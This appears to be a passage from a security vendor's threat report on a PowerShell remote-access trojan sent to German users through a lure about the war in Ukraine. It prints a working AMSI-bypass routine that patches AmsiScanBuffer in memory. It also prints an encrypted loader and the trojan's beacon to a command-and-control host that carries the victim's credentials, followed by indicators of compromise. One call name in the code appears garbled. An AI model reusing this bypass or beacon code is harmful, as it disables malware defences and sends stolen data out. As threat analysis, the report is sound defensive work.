
```
        $json = '{ "type": "newclient", "result": "", "pwd": "' + $pwd_b64 + '", "cuser": "' + $cuser +
12345678910 '", "hostname": "' + $hname + '", "clientid": "' + $clientid + '"}'; $headers = @{'X-Request-ID' =
        $strhash;}
```

However, before executing this requests the script will first bypass the Windows Antimalware Scan Interface (AMSI) using an AES-encrypted function called `bypass`. It is decrypted using a generated key and IV before execution.



```
function Bypass
{
    [byte[]] $AesSalt = @(1,2,3,4,5,6,7,9,10,11,254,253,252)
    $AesPassword = "iaohweoawdha809390a3hda4346234958134j085"
    $AesPassword = [system.text.encoding]::ASCII.GetBytes($AesPassword)
    [byte[]]$DecryptedContent = $Null

    $RawContent =
    "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"
    $EncryptedContent = [Convert]::FromBase64String($RawContent)

    [byte[]]$DecryptedBytes = @();
    [System.IO.MemoryStream] $MemoryStream = New-Object System.IO.MemoryStream
    [System.Security.Cryptography.RijndaelManaged] $AesObject = New-Object System.Security.Cryptography.RijndaelManaged
    $AesObject.KeySize = 256;
    $AesObject.BlockSize = 128;
    [System.Security.Cryptography.Rfc2898DeriveBytes] $Key = New-Object System.Security.Cryptography.Rfc2898DeriveBytes($AesPassword, $AesSalt, 1000);
    $AesObject.Key = $Key.GetBytes($AesObject.KeySize / 8);
    $AesObject.IV = $Key.GetBytes($AesObject.BlockSize / 8);
    $AesObject.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $CryptoStream = New-Object System.Security.Cryptography.CryptoStream($MemoryStream, $AesObject.CreateDecryptor(), [System.Security.Cryptography.CryptoStreamMode]::Write)

    $CryptoStream.Write($EncryptedContent, 0, $EncryptedContent.Length)
    $CryptoStream.Close()

    $DecryptedBytes = $MemoryStream.ToArray();
    $Data = [System.Text.Encoding]::UTF8.GetString($DecryptedBytes)
    $Bypass = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($Data))
    tartarcules-nam-repact $Bypass
}
```

The bypass function that contains the encrypted script to bypass AMSI.



```
$nonz = "0x00"
$hufsdf = @"
using System;
using System.Runtime.InteropServices;
public class hufsdf {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr ellead, uint flNewProtect, out uint lpflOldProtect);
}
"@
$xsa = "0xB8"
Add-Type $hufsdf
$ian = "0x07"
$ghudlfx = [hufsdf]::LoadLibrary("$([chAR](97*89/89)+[ChAR](109*89/89)+[ChaR](115*10/10)+[chAr]([BYTe]0x69)+[cHaR]
(46*29/29)+[Char](55+45)+[CHAr](108*16/16)+[CHAR]([BYte]0x6c))")
$yqm = "0xC3"
$asdjpa =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("W2h1ZnNkZl06OkdldFByb2NBZGRyZXNzKC
RnaHVkbGZ4LCAiJCgoJ8OBbXPDrCcrJ1Njw6FuJysnQnVmZicrJ2VyJykubm9yTWFsSVpFKFtjSGFSXShbQnlORVOweDQ2KS
tbY2hBUlOoMTExKjQ5LzQ5KStbQ2hhUlOoMTE0KzYxLTYxKStbQ0hhUlOoW0JZVGVdMHg2ZCkrW0NoYXJdKDY4KzIOLTI0K
SkgLXJlcGxhY2UgW0NoQXJdKDkyKjY1LzY1KStbQ0hhUlOoW2J5VGVdMHg3MCkrW0NlQVJdKFtCWVRlXTB4N2lpK1tDaGFy
XSg3NyszMyOzMykrW2NIYXJdKDExMCkrW2NlQXJdKFtieXRFXTB4N2QpKSlp"))
$ihohaeoh = iex($asdjpa)
$xwe = "0x80"
$p = 0
[hufsdf]::VirtualProtect($ihohaeoh, [uint32]5, 0x40, [ref]$p) | Out-Null
$awpt = "0x57"
$afril = [Byte[]] ($xsa,$awpt,$nonz,$ian,+$xwe,+$yqm)
[System.Runtime.InteropServices.Marshal]::Copy($afril, 0, $ihohaeoh, 6)
```


The content of the AMSI bypass script after decryption

This RAT has the following capabilities:

- Download (type: D0WNl04D): Download files from server
- Upload (type: UPL04D): Upload file to the server
- LoadPS1 (type: L04DPS1): Load and execute a PowerShell script
- Command (type: C0MM4ND): Execute a specific command

German command and control server

The attack was thoughtfully carried out——even ensuring that the stolen data was sent to a German domain name, kleinm[.]de, to avoid suspicion.


```
HTTP/1.1 100 Continue
content-length: 0

POST / HTTP/1.1
X-Request-ID: 8057b0263726efc2bfb7f61da6c59f2c
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/51.0.2704.103 Safari/537.36
Content-Type: application/json
Host: kleinm.de
Content-Length: 201
Expect: 100-continue
Connection: Keep-Alive

{"type":"newclient", "result":"",
"pwd":"[redacted]=",
"cuser":"[redacted]":"UEM=",
"clientid"[redacted]}HTTP/1.1 502 Bad
Gateway
```

It is not easy to attribute this activity to a specific actor, and there are no solid indicators to support attribution. Based on motivation alone, we hypothesise that a Russian threat actor could be targeting German users, but without clear connections in infrastructure or similarities to known TTPs, such attribution is weak.

The Malwarebytes Threat Intelligence team continues to monitor attacks taking advantage of the war in Ukraine while ensuring our customers are protected.

Indicators of Compromise (IOCs)

Phishing site

collaboration-bw[.]de/bedrohung-ukr.html

Lure

2022-Q2-Bedrohungslage-Ukraine.zip 2430f68285120686233569e51e2147914dc87f82c7dbdf07fe0c34dbb1aca77c 2022-Q2-Bedrohungslage-Ukraine.chm 80bad7e0d5a5d2782674bb8334dcca03534aa831c37aebb5962da1cd1bec4130

Status.txt a5d8beaa832832576ca97809be4eee9441eb6907752a7e1f9a390b29bbb9fe1f

MonitorHealth.cmd fc71522a4125ca4bdc5e5deca4a6498e7f2da4408614c2e1284c3ae8c083a5fd

C2

kleinm[.]de

MITRE ATT&CK

Tactic	ID	Name	Description
Execution	T1059	Command and Scripting Interpreter	Starts cmd.exe to run hh.exe
			Executes PowerShell script to download and execute a script
Persistence	T1053	Scheduled Task/Job	Executes task scheduler to add MonitorHealth.cmd as a daily task
Defense evasion	T1222	File and Directory Permissions Modification	Uses attrib.exe to hide SecuriyHealthService folder

SHARE THIS ARTICLE

ABOUT THE AUTHOR

Threat Intelligence Team